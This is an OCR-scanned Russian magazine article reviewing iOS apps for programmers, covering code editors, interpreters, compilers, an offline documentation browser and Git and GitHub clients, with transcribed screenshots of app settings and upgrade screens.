
Самый простой инструмент программиста — редактор кода. Таких программ десятки для очень многих платформ, не является исключением и iOS. Общие требования к подобной утилите — лаконичность, поддержка большого количества языков, интеграция с облачными сервисами. В iOS важным становится еще один параметр — поскольку клавиатура не приспособлена для набора кода, необходима либо другая клавиатура, либо возможность интегрировать в существующую дополнительные кнопки с наиболее часто употребляемыми спецсимволами. Рассмотрим самые популярные редакторы кода, которые удовлетворяют этим требованиям, а также обладают своими уникальными возможностями.

Textastic

Textastic, вероятно, самый популярный и многофункциональный редактор. Впрочем, разработчики знают цену своему творению — в App Store программу можно найти за 10 долларов, что по меркам данного магазина немало. Конечно, при наличии jailbreak на аппарате можно скачать редактор в одном из многочисленных хранилищ пиратского софта, но отсутствие эксплоитов для последних версий iOS значительно усложняет бесплатное приобретение утилиты.

Однако, рассмотрев возможности Textastic, опытный программист, скорее всего, сделает вывод, что заплатить за эту программу все же стоит. Достаточно взглянуть на возможности утилиты:

- Поддержка огромного количества языков программирования с соответствующей подсветкой синтаксиса.
- Блоки спецсимволов над клавиатурой.
- Интеграция с iCloud Drive и богатые возможности распространения полученных результатов.
- Возможность видеть и редактировать файлы на удаленном FTP/SFTP-сервере, в облачном хранилище Dropbox или используя технологию WebDAV.
- Создание папок, файлов и изображений, которые будут отображаться в меню слева.
- Поддерживается произвольный уровень вложенности. При создании файла можно выбрать его кодировку.
- Менеджер файлов.



Интерфейс программы Textastic


В качестве бонуса можно выделить гибкие настройки оформления. Есть возможность выбрать шрифт и его размер, тему и цвет интерфейса, включить автокоррекцию, защитить программу паролем или отрегулировать межстрочные

интервалы и отступы. Другая фишка — поддержка 3D Touch в новейших моделях iPhone, многозадачности в планшетах и оптимизации под тринадцатидюймовый iPad Pro.

В общем, Textastic действительно универсальный редактор, однако и у него есть свои недостатки. Например, нет интеграции с GitHub, да и цена программы не радует. Потому стоит обратить внимание и на альтернативы этому решению.

Koder

Один из ближайших конкурентов Textastic — менее дорогая, но практически не уступающая по функциональности утилита Koder. Здесь можно добавить кастомные клавиши на верхнюю панель клавиатуры, подключиться к SSH-серверу. Настройки оформления, передача данных по FTP, защита файлов паролем и поддержка не меньшего, чем в Textastic, количества языков программирования — все это также присутствует в данном приложении. Еще есть клавиша



Интерфейс программы Koder

в верхней панели для удобного перемещения по коду, облачная синхронизация, гибкий поисковый движок с возможностью замены, настройка прав доступа на серверах, превью HTML-файла в окне браузера и поддержка iTunes File Sharing. Из удобных особенностей — поддержка нескольких вкладок при редактировании файлов. Так что данный редактор отнюдь не хуже Textastic, мало того, он обладает многими небольшими, но оттого не менее приятными преимуществами. И это при значительно меньшей цене.

Существует еще множество других решений — клиент онлайн-сервиса codeanywhere, iEditor, Code Master и прочие. Однако они серьезно уступают по функциональности первым двум программам, являющимся, безусловно, лидерами данного сегмента утилит, потому рассматривать их отдельно не будем.

ИНТЕРПРЕТАТОРЫ И КОМПИЛЯТОРЫ

Мало просто написать код, его надо скомпилировать, запустить и отладить. Для этого также есть несколько решений для отдельных языков.

Программистам, использующим C и C++, вероятно, пригодится лаконичная IDE CppCode. Здесь имеется небольшой менеджер файлов без поддержки вложенности, собственно редактор с подсветкой синтаксиса, простенький отладчик и компилятор. В верхней панели расположены шорткаты таким же образом, как это реализовано в Textastic, а еще здесь присутствует кнопка для быстрой навигации по коду. Аскетичные параметры программы расположены в нативном приложении «Настройки». Важная особенность — есть немало примеров уже готового кода, что будет полезно для начинающих программистов. Жаль только, русский в данной утилите не поддерживается.

У CppCode есть и платная Premium-версия (сама же утилита распространяется бесплатно). Однако и стандартных возможностей будет вполне достаточно для быстрого программирования. В общем, IDE достаточно простая, но стабильная и быстрая, а это важно для подобных утилит.



WWW

Textastic

Koder

codeanywhere

iEditor

Code Master

CppCode

Python

JavaScript Anywhere

CoffeeScript At Once

Dash

Working Copy

iOctocat

CodeHub

QueryDB

Navicat

Prompt

iNetTools

IP Network Scanner

Codea



Назад к: «CppCode» 18:10 28%

Настройки | CppCode

CppCode
CS At Once
Dash
Evernote
Hangouts
ImageResizer
iOctocat
Keynote
Koder
Lingvo
Messenger
No Limits
Noteshelf
Numbers
Opera Mini
Pages

EDITOR
Autoindent
Use Tab as indent char
Indent char count 1
Autopairing
Highlighting theme Default

CODE COMPLETE
Complete after "."
Complete after "->"
Complete after "::"

CONFIRMATIONS AND NOTIFICATIONS
Compile before Run
Notify for C++ headers usage in C projects

Настройки CppCode расположены в нативном приложении


Свое решение есть и [для Python](). Точнее, интерпретаторов для него великое множество, они выпущены отдельно для каждой версии языка. Простая на вид программа содержит немало функций. В левом окне можно писать сам скрипт или вводить терминальные команды. В правом окне будет отображаться результат исполнения скрипта. Клавиатура, как и в других редакторах, оснащена верхней панелью, правда не такой функциональной, зато немного более понятной по сравнению с тем же CppCode. Среди преимуществ серии прочих интерпретаторов — большой набор документации, которую можно загружать непосредственно в саму программу и использовать в режиме офлайн. Также имеется набор скриптов.

Для iOS есть и интерпретатор JavaScript (а точнее, интерфейс к встроенному движку). Называется он [JavaScript Anywhere](). Организация рабочего пространства привычная: слева панель документов, справа — панель для редактирования кода. Собственно рабочая часть дисплея имеет три вкладки — HTML, CSS и JS. Предусмотрен менеджер загрузки изображений и интеграция с Dropbox. Однако панель спецсимволов отсутствует.

Последним рассмотрим компилятор для CoffeeScript под названием CoffeeScript At Once. В целом он мало чем отличается от утилиты для JS. Практически тот же интерфейс, набор настроек и опций. К трем верхним кнопкам в рабочей области добавлены еще две — EXT и RUN. В последней отображается уже скомпилированный код. Присутствует панель спецсимволов, чуть больше набор настроек отображения, есть интеграция с GitHub. Вот, собственно, и все отличия из тех, которые пользователь сможет заметить «с первого взгляда».

СПРАВОЧНИКИ

Какими бы глубокими ни были твои познания в программировании, тебе всегда потребуется что-либо уточнить или узнать. Конечно, нужную информацию можно найти в Сети, но намного удобнее будет воспользоваться офлайн-справочником, где все сведения систематизированы и представлены в удобном виде. Именно таким браузером документации является утилита Dash. Данная программа предоставляет структурированную информацию по самым раз-



Введение в справочник по AppleScript

личным языкам и фреймворкам. Здесь и AppleScript, и C++, и .NET. Для того чтобы просмотреть справочник, необходимо загрузить файлы, а вся документация займет немало места на аппарате. Тем не менее для программиста любого уровня эта утилита исключительно полезна, а если учесть возможность загружать собственные наборы справочников, и вовсе переходит в категорию must have.

Программа абсолютно бесплатна, в ней нет встроенных покупок. Одноименное приложение, правда с намного большей функциональностью, есть и для OS X.

GIT, GITHUB И MYSQL

Хотя iOS-устройства все же не могут считаться прекрасным инструментом для работы программиста или администратора, на них имеется клиент популярной системы контроля версий Git. Он называется Working Copy и располагает большими возможностями.

Программа позволяет найти требуемый репозиторий GitHub или BitBucket, клонировать его на устройство и изменить его файлы. Само изменение кода осуществляется через сторонние редакторы (те же Textastic или Koder). Данная возможность реализована благодаря появившейся в iOS 9 технологии Document Picker, позволяющей редактировать один и тот же файл при помощи различных программ от сторонних разработчиков. В самой программе тоже есть редактор, который вызывается через меню Action при свайпе вправо по объекту.

Утилита регистрирует изменения в файлах, их можно просмотреть. Это касается и текстовых документов, и изображений. После редактирования изменения можно запушить на сервер. Для каждого репозитория утилита создает интерактивный график изменений, где их можно отследить и затем рассмотреть более подробно.

Для iPhone и iPad есть и клиент GitHub — самого популярного сервиса для коллективной разработки проектов. Бесплатный iOctocat поддерживает некоторые функции ресурса. В основном, конечно, это просмотрщик и программа для общения разработчиков. При помощи данной программы (в бесплатной версии, есть еще Basic и Pro) нельзя создать репозиторий или форк существующего проекта. Отсутствуют также функции скачивания всего проекта и многие другие. Вероятно, они есть в платной версии, равно как и доступ к приватным репозиториям, за открытие которого разработчики данной программы взимают дополнительную плату. Еще в Pro-версии доступны Push-уведомления для более удобной переписки.



iPad 08:29 99%

Upgrade iOctocat

iOctocat Basic

The Basic Upgrade gives you access to the following features:

- Access private repositories
- Writing comments
- Pagination for lists
- GitHub Notifications (see Pro for push)

You can later upgrade to Pro for the remaining price.

Upgrade to Basic for 6,99 $

iOctocat Pro

The Pro Upgrade gives you access to the following features:

- Use multiple accounts
- Support for GitHub Enterprise
- Push for GitHub Notifications

Upgrade to Pro for 13,99 $

Restore previous upgrade

Cancel upgrade

Pro- и Basic-версии iOctocat

В качестве альтернативы iOctocat есть и другой клиент — CodeHub. Он уже немного более функционален, здесь можно не только просматривать, но и редактировать и добавлять новые файлы. Важная функция — быстрый переход в веб-интерфейс из любого места программы. В остальном же возможности обоих клиентов идентичны.

